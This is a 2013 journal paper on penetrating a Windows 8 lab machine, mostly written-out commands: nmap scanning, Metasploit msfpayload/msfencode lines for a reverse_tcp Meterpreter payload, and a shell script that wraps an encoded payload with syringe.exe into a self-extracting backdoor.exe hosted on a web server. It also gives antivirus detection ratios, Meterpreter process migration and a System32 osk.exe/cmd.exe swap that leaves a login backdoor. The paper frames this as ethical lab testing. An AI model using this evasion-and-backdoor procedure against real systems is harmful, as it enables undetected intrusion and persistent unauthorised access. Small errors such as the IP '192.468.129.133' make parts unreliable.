IOSR Journal of Computer Engineering (IOSR-JCE)
e-ISSN: 2278-0661, p- ISSN: 2278-8727Volume 13, Issue 4 (Jul. - Aug. 2013), PP 39-43
www.iosrjournals.org

Penetrating Windows 8 with syringe utility

Monika Agarwal, Laxman vishnoi
M.Tech(I.T.), M.Tech(I.T.) Student,I.T.M. College

Abstract: *Windows 8, the most popular operating system by Microsoft launched in October 2012. It is developed for use of desktops, laptops, tablets, home theatre PC's.*
Windows 8 is more secure than previous versions. It has its built in Anti-malware protection system so no need to worry if an Anti-virus is not installed.
Pentesting – It is a process to imitate all ways used by hackers to compromise a system. But with the diference its is purely ethical in deed so as to know in prior how a machine can suffer security breach attack.
The main objective of this paper is to compromise a system with windows 8 OS. Generally penetration testing using metasploit framework proceed with the combo of a exploit and payload which in turn gives us a reverse connection to target system. But it is not that easy to do with windows 8 as it immediately detect and eve delete the payload file as soon it is loaded on to the windows 8 system. So we make use of syringe utility with special permissions of windows system
Keywords: *Penetration Testing, Metasploit Framework , Exploit , Payload, FUD(fully undetectable).*

I. Introduction

Penetration Testing is a process include simulation of methods used by malicious users to circumvent organization's security[9]. Windows 8, is gaining popularity among users exponentially. So by the couple of months it will be installed on majority of desktops, laptops, tablets. So question strikes everyone's mind is its security .To answer this, this paper includes all the steps done in penetrating into machine having windows 8.
The tools we have used in this context are Metasploit Framework 3.0, nmap ,dsplit.

II. Concept

Fig.1 shows the concept behind Penetration Testing.



Fig. 1 Penetration Testing Process

Here, A is supposed to be a victim of B. First a combo of exploit + payload is injected into a victim vicinity [1].Then exploit comes into work, payloads starts its execution process only if an exploit succeeds.
Once an exploit succeeds, a reverse connection is established. Now, a time for action, we can do multiple tasks like data uploading and downloading, registry read/write operations, taking snapshots, process migration and much more. Once the desired tasks are achieved we can aim high for privelege escalation.

III. Experiment

Aim : Penetrating window 8 remotely with Metasploit framework.
Experiment Setup : We achieve our goal by creating a virtual lab having following components. They are
1.Vmware Workstation 9.0
2.Windows 8 consumer preview 64 bit
3.Backtrack 5 R1 (Linux based OS)
4.syringe .exe

Process:
1. Intelligence Gathering and Vulnerability Scanning[3] -

It actually gains target information without exposing attacker's presence and its intentions. It is the most important phase of penetration test as it provides a base for it. The tool used by us for port scanning is NMAP. For a particular range of IP Addresses we do this with a command

root@bt:~# Nmap 192.168.129.*

This will gather all the information like state of host, closed ports, open ports. We get the following result for our target 192.168.129.133
root@bt:~# **192.468.129.133**
Nmap scan report for 192.168.129.133
Host is up (0.00078s latency).
Not shown: 993 closed ports

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
554/tcp	open	rtsp
2869/tcp	open	icslap
5357/tcp	open	wsdapi
10243/tcp	open	unknown

MAC Address 00:0C:29:14:9A:EF (vmware)

Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds

2. Making .exe file a FUD
Next step is to make an exe file holding payload within.

root@bt: /# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.129.128 LPORT 4444 x > /root/test.exe

This will create an test.exe file in root folder. Now time for an action, But before this, main thing to be concerned here is MALWARE PROTECTION PROCESS inbuilt in windows 8. When we place this file in windows 8 running machine it will be detected. So two ways to prevent this :
1. Either disable Malware Protection Process remotely
2. Or make this exe file remain undetectable or making it FUD (fully undetectable).

3. Making FUD –
Metasploit framework facilitates with certain encoding schemes to prevent such kind of scenario that may block our pentest. Syntax is given below :-

root@bt:/# msfpayload payload_name LHOST=Local_IP LPORT=Listener_Port R |
msfencode -e x86/encoder_format -t exe > Destination_Folder

To make sure it will not be detected by anti-virus. We perform an anti-virus scan. And the scan result was 36/45. It is much more than anything so it doesn't work too.
Let us opted multiple encoding and see the results.
. Following is the Syntax for coding multi encoded payload generation :-
root@bt:/opt/framework3/msf3# msfpayload payload_name LHOST=Local_IP LPORT=Listener_Port R | msfencode -e encoder_format -c 5 -t raw | msfencode -e encoder_format -c 2 -t raw | msfencode –e encoder_format -c 5 -t raw | msfencode -e encoder_format -c 5 -t exe -o Destination_Folder
So let's have a look at detection ratio. Its again not upto the mark i.e. 37/46. Actually the problem behind this detection is newly updated Anti-Virus have all the virus signatures and virus pattern in their database. So the MSF payload get detected easily. So we need to have something very strong that has an optimum ability to dodge these Anti – Viruses. Here we have the solution Syringe Utility.

4. Syringe –
Syringe is a general purpose injection utility for the Windows platform. It supports injection of DLLs, and shell code into remote processes as well execution of shell code (via the same method of shellcodeexec).

It can be very useful for executing Metasploit payloads while bypassing many popular anti-virus implementations as well as executing custom made DLLs.
Syringe can inject this modified version into the remote process and successfully execute shell code in its context, interact with our shell code and exit out of it, without damaging the remote process. Implementing this technique, it provides users an easy way of injecting shell code into 32-bit processes while bypassing most forms of anti - viruses! Simply put, this technique is implemented by Syringe follows these steps:

1. Opens a handle to the remote process.
2. Uses VirtualAllocEx to allocate memory in the remote process with the necessary permissions of read, write, and execute. Then uses WriteProcessMemory to copy the shellcode to the remote buffer.
3. Repeats step #2 with the assembly stub.
4. Starts the assembly stub via a call to CreateRemoteThread, with a pointer to the assembly stub as the function to execute and a pointer to the remote shellcode as the argument.

Make a shell file with following code and this file on Attacker machine which is Backtrack 5. We need a vb script to hide a command window and a bat file say s.bat which contain payload in a raw format. We will be zipping it altogether and run the following code resulting into a backdoor.exe. Which is actually FUD (fully undetectable) from windows defender and certain anti-viruses. Let's have a look at the code behind.

```
export interface=eth0export ourIP=$(ifconfig $interface | awk '/inet addr/ {split ($2,A,":"); print A[2]}')export port=$(shuf -i 2000-65000 -n 1)
echo -e "\e[01;32m[>]\e[00m Genrating payload..."payload=$(msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=$port LHOST=$ourIP R | msfencode -a x86 –e x86/alpha_mixed -t raw BufferRegister=EAX)
echo -e "\e[01;32m[>]\e[00m Creating EXE..."
tar -xvf syringe_files.tar
echo "syringe.exe -3 $payload" > s.bat
echo ";!@Install@!UTF-8!" > config.txt
echo "GUIMode=\"2\"" >> config.txt
echo "RunProgram=\"hidcon:s.bat\"" >> config.txt
echo ";!@InstallEnd@!" >> config.txt
7z a files.7z s.bat syringe.exe
cat 7zsd.sfx config.txt files.7z> backdoor.exe
cp backdoor.exe /var/www/
rm config.txt s.bat files.7z 7zsd.sfx syringe.exe
echo -e "\e[01;32m[>]\e[00m Starting Web server..." service apache2 start
echo -e "\e[01;32m[>]\e[00m Backdoor is hosted on http://$ourIP/backdoor.exe"
"syringe.sh" 34L, 1103C
```

Lets have a look at the results so far.

Payload	Scheme used	Detection Ratio
Windows/meterpreter/reverse_tcp	Single Encoding	36/45
Windows/meterpreter/reverse_tcp	Multi Encoding	37/46
Windows/meterpreter/reverse_tcp	Syringe Utility	1/44

5. Meterpreter

Once we got meterpreter session, we can exploit in any way we can. Lets create a backdoor using meterpreter.
Now get the current process identifier[5].

meterpreter > getpid
Current pid : 3632

Now see which pid is this by using command 'ps'.
meterpreter > ps
It will result in following
PID 3632
Name test.exe
Arch x86
Session 1
User win/Monika

Path
C:\Users\Monika\Desktop\test.exe

Now to change our pid we must migrate to another process. To see list of processes running on target
meterpreter > ps
Search for explorer.exe

PID 2512
Name explorer.exe
Arch x86
Session1
User win/Monika
Path
C:\Windows\explorer.exe

Now migrate to this process[7].

meterpreter >migrate 2512
[*] Migrating to 2512
[*] Migration completed successfully.
Now again check pid
meterpreter >getpid
Current Identifier : 2512

Now check system info

meterpreter > sysinfo
Computer : WIN
Os : Windows 8
Architecture : x64
System Language: en_US
Meterpreter : x64/win64

Now the final step is to access C Drive[8].

meterpreter > shell
Process 1632 created.
Channel 1 created.
Microsoft Windows [Version 6.2.8250]
© 2012 Microsoft Corporation All Rights Reserved.
C:\Users\Monika\Desktop>cd\
C:\>cd Windows/System32
C:\Windows\System32>

Once we get into system32 folder. Simply rename ***cmd.exe as osk.exe*** and ***osk.exe as cmd.exe.*** This will create a backdoor. Whenever we access that system no authentication process required[6]. Press Shift Key 5 times when it asks for password, you will get an instance of explorer.exe and machine is being compromised.

IV. Future Scope And Conclusion

Future Scope:

In future, more exploits can be found based on java. An efficacy of this penetration test can be enhanced by using Core Impact with Metasploit Framework.

Conclusion:

To be concluded, yet windows 8 is provided with deepest level security and a notion behind it was to squeeze all those hacking creeps. We have discovered Windows 8 is syringe vulnerable. It needs to be more secure so that not even single exploit can induce it be compromised.

References

[1] Bing Duan *"An Easy-to-Deploy Penetration Testing Platform."* Young Computer Scientists, 2008. ICYCS 2008. The 9th International Conference for Date : 18-21 Nov. 2008 Page(s): 2314 – 2318.

[2] Bechtsoudis, A. *"Aiming at Higher Network Security through Extensive Penetration Tests*". Latin America Transactions, IEEE (Revista IEEE America Latina) April 2012 *Volume: 10 , Issue: 3 Page(s): 1752 - 1756*

[3] Turpe, S. "*Common Precautions in Penetration Testing*." Academic and Industrial Conference - Practice and Research Techniques, 2009. TAIC PART '09. Date : 4-6 Sept. 2009. Page(s): 205 - 209

[4] "*Metasploit: The Penetration Tester's Guide*" By David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharon. ISBN-10: 1-59327-288-X.

[5] "*Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*" By David Maynor, K.K.Mookhey, Jacopo Cervini, Fairuzan Roslan, Kevin Bewer. ISBN 13: 978-1-59749-074-0. By Syngress Publishing Inc.

[6] Sankalp Singh "*Fast Model Based Penetration Testing*". Simulation Conference, 2004. Proceedings of the 2004 Winter Date : 5-8 Dec. 2004. Volume 1 Page(s): 2314 – 2318.

[7] Bishop M. "*About Penetration Testing*". Security and privacy IEEE Nov-Dec 2007. Volume 5 Page(s): 84 – 87.

[8] Greenwald, L, Shanley, R.. "*Automated Planning for Remote Penetration Testing*". Military Communications Conference, 2009. MILCOM 2009. IEEE Date : 18-21 Oct. 2009. Volume 5 Page(s): 1 – 7.

[9]. Robinson, S. "*Art of Penetration Testing"* Security of Distributed Control Systems, 2005. The IEEE Seminar on Date : 2 Nov. 2005.